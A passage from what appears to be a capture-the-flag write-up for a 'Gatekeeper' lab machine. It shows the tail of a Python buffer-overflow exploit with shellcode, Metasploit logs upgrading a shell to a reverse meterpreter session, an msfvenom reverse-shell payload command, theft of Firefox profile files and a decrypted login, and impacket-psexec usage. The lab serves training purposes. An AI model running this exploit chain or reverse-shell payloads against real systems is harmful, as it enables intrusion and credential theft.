"\x52\x88\x44\xb0\xf9\x73\x0f\xb5\xef\x3d\xdc\xa1\x0d\xc1"
"\xf3\x6d\x9b\x27\x99\x9d\xcd\xf0\x36\x07\x54\x8a\xa7\xc8"
"\x42\xf7\xe8\x43\x61\x08\xa6\xa3\x0c\x1a\x5f\x44\x5b\x40"
"\xf6\x5b\x71\xec\x94\xce\x1e\xec\xd3\xf2\x88\xbb\xb4\xc5"
"\xc0\x29\x29\x7f\x7b\x4f\xb0\x19\x44\xcb\x6f\xda\x4b\xd2"
"\xe2\x66\x68\xc4\x3a\x66\x34\xb0\x92\x31\xe2\x6e\x55\xe8"
"\x44\xd8\x0f\x47\x0f\x8c\xd6\xab\x90\xca\xd6\xe1\x66\x32"
"\x66\x5c\x3f\x4d\x47\x08\xb7\x36\xb5\xa8\x38\xed\x7d\xc8"
"\xda\x27\x88\x61\x43\xa2\x31\xec\x74\x19\x75\x09\xf7\xab"
"\x06\xee\xe7\xde\x03\xaa\xaf\x33\x7e\xa3\x45\x33\x2d\xc4"
"\x4f"
)

buffer = offset  + retn + padding +  payload
try:
   s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
   s.connect((ip,port))
   print('Sending bytes....')
   r = s.send(bytes(buffer + "\r\n", "latin-1"))
   s.recv(1024)
   print('Done')
except:
   print('Cant connect moron')
   sys.exit()
```

‘’'


and then I got the cmd shell, using the msf, I used shell_to_meterpreter module to spawn a meterpreter

‘’''




```
View the full module info with the info, or info -d command.

msf6 post(multi/manage/shell_to_meterpreter) > set LHOST tun0
LHOST ⇒ 10.18.70.19
msf6 post(multi/manage/shell_to_meterpreter) > session 3
[-] Unknown command: session
msf6 post(multi/manage/shell_to_meterpreter) > set session 3
session ⇒ 3
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 3
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.18.70.19:4433
[-] Powershell is not installed on the target.
[*] Command stager progress: 14.11% (1699/12045 bytes)
[*] Command stager progress: 28.21% (3398/12045 bytes)
[*] Command stager progress: 42.32% (5097/12045 bytes)
[*] Command stager progress: 56.42% (6796/12045 bytes)
[*] Command stager progress: 70.53% (8495/12045 bytes)
[*] Command stager progress: 84.29% (10153/12045 bytes)
[*] Command stager progress: 98.17% (11825/12045 bytes)
[*] Command stager progress: 100.00% (12045/12045 bytes)
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (200774 bytes) to 10.10.18.117
[*] Meterpreter session 5 opened (10.18.70.19:4433 → 10.10.18.117:49175) at 2024-01-03 16:10
:57 +0800
[*] Stopping exploit/multi/handler

msf6 post(multi/manage/shell_to_meterpreter) >
msf6 post(multi/manage/shell_to_meterpreter) > sessions
```

and then I created another payload for a stable meterpreter shell usiing metasploit




```
┌──(zxczxc㉿kali)-[~/Desktop/thm/gatekeeper]
└─$ msfvenom -a x86 -p windows/meterpreter/reverse_tcp LHOST=10.10.18.117 LPORT=1337 -f exe >
 penny.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(zxczxc㉿kali)-[~/Desktop/thm/gatekeeper]
└─$ 
```




```
meterpreter > sysinfo
Computer        : GATEKEEPER
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

we can see a firefox.lnk file, and this is going to be used to exploit and get admin account




```
Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  1197   fil   2020-04-22 05:00:33 +0800  Firefox.lnk
100666/rw-rw-rw-  282    fil   2020-04-22 04:57:09 +0800  desktop.ini
100777/rwxrwxrwx  13312  fil   2020-04-20 13:27:17 +0800  gatekeeper.exe
100777/rwxrwxrwx  135    fil   2020-04-22 09:53:23 +0800  gatekeeperstart.bat
100777/rwxrwxrwx  73802  fil   2024-01-03 16:35:39 +0800  penny.exe
100666/rw-rw-rw-  140    fil   2020-05-15 09:43:14 +0800  user.txt.txt

meterpreter > ls
Listing: C:\Users\natbat\Desktop
```

{H4lf_W4y_Th3r3}
I used a metsploit module to gather firefox credentials




```
meterpreter > run post/multi/gather/firefox_creds

[-] Error loading USER S-1-5-21-663372427-3699997616-3390412905-1000: Hive could not be loade
d, are you Admin?
[*] Checking for Firefox profile in: C:\Users\natbat\AppData\Roaming\Mozilla\

[*] Profile: C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-releas
e
[+] Downloaded cert9.db: /home/zxczxc/.msf4/loot/20240103164705_default_10.10.18.117_ff.ljfn8
12a.cert_834249.bin
[+] Downloaded cookies.sqlite: /home/zxczxc/.msf4/loot/20240103164709_default_10.10.18.117_ff
.ljfn812a.cook_649470.bin
[+] Downloaded key4.db: /home/zxczxc/.msf4/loot/20240103164716_default_10.10.18.117_ff.ljfn81
2a.key4_615222.bin
[+] Downloaded logins.json: /home/zxczxc/.msf4/loot/20240103164719_default_10.10.18.117_ff.lj
fn812a.logi_566528.bin

[*] Profile: C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\rajfzh3y.default
```

Once downloaded, I moved them into my gatekeeper folder, and for this, we need to use a tool called firefox_decrypt to get the password from the firefox




```
┌──(zxczxc㉿kali)-[~/opt/windows]
└─$ git clone https://github.com/unode/firefo
x_decrypt.git
Cloning into 'firefox_decrypt'...
remote: Enumerating objects: 1343, done.
remote: Counting objects: 100% (454/454), don
e.
remote: Compressing objects: 100% (108/108),
done.
remote: Total 1343 (delta 361), reused 416 (d
elta 341), pack-reused 889
Receiving objects: 100% (1343/1343), 485.89 K
iB | 3.63 MiB/s, done.
Resolving deltas: 100% (843/843), done.

┌──(zxczxc㉿kali)-[~/opt/windows]
└─$ 
```

after gathering the firefox profile, I moved them to the gatekeeper directory and renamed them accordingly




```
┌──(zxczxc㉿kali)-[~/Desktop/thm/gatekeeper/firefox]
└─$ ls
20240103164705_default_10.10.18.117_ff.ljfn812a.cert_834249.bin
20240103164709_default_10.10.18.117_ff.ljfn812a.cook_649470.bin
20240103164716_default_10.10.18.117_ff.ljfn812a.key4_615222.bin
20240103164719_default_10.10.18.117_ff.ljfn812a.logi_566528.bin
conv
```



```
┌──(zxczxc㉿kali)-[~/Desktop/thm/gatekeeper/firefox/conv]
└─$ ls
cert9.db  cookies.sqlite  key4.db  logins.json
```


and then I run the firefox decypt_tool and got the username and password



```
┌──(zxczxc㉿kali)-[~/Desktop/thm/gatekeeper/firefox/conv]
└─$ python ~/opt/windows/firefox_decrypt/firefox_decrypt.py .
2024-01-03 17:36:35,397 - WARNING - profile.ini not found in .
2024-01-03 17:36:35,397 - WARNING - Continuing and assuming '.' is a profile location

Website:   https://creds.com
Username: 'mayor'
Password: '8CL7O1N78MdrCIsV'
```


Website: https://creds.com
Username: 'mayor'
Password: '8CL7O1N78MdrCIsV'

Now let's try psexec with the given credentials, I read the impacket-psexec help menu



```
┌──(zxczxc㉿kali)-[~]
└─$ impacket-psexec
Impacket v0.11.0 - Copyright 2023 Fortra

usage: psexec.py [-h] [-c pathname] [-path PATH] [-file FILE] [-ts] [-debug] [-codec CODEC]
                 [-hashes LMHASH:NTHASH] [-no-pass] [-k] [-aesKey hex key] [-keytab KEYTAB]
                 [-dc-ip ip address] [-target-ip ip address] [-port [destination port]]
                 [-service-name service_name] [-remote-binary-name remote_binary_name]
                 target [command ...]

PSEXEC like functionality example using RemComSvc.

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>
  command               command (or arguments if -c is used) to execute at the target (w/o
                        path) - (default:cmd.exe)

options:
  -h, --help            show this help message and exit
  -c pathname           copy the filename for later execution, arguments are passed in the
                        command option
  -path PATH            path of the command to execute
  -file FILE            alternative RemCom binary (be sure it doesn't require CRT)
  -ts                   adds timestamp to every logging output
  -debug                Turn DEBUG output ON
  -codec CODEC          Sets encoding used (codec) from the target's output (default
                        "utf-8"). If errors are detected, run chcp.com at the target, map
                        the result with
                        https://docs.python.org/3/library/codecs.html#standard-encodings
                        and then execute smbexec.py again with -codec and the corresponding
                        codec
```

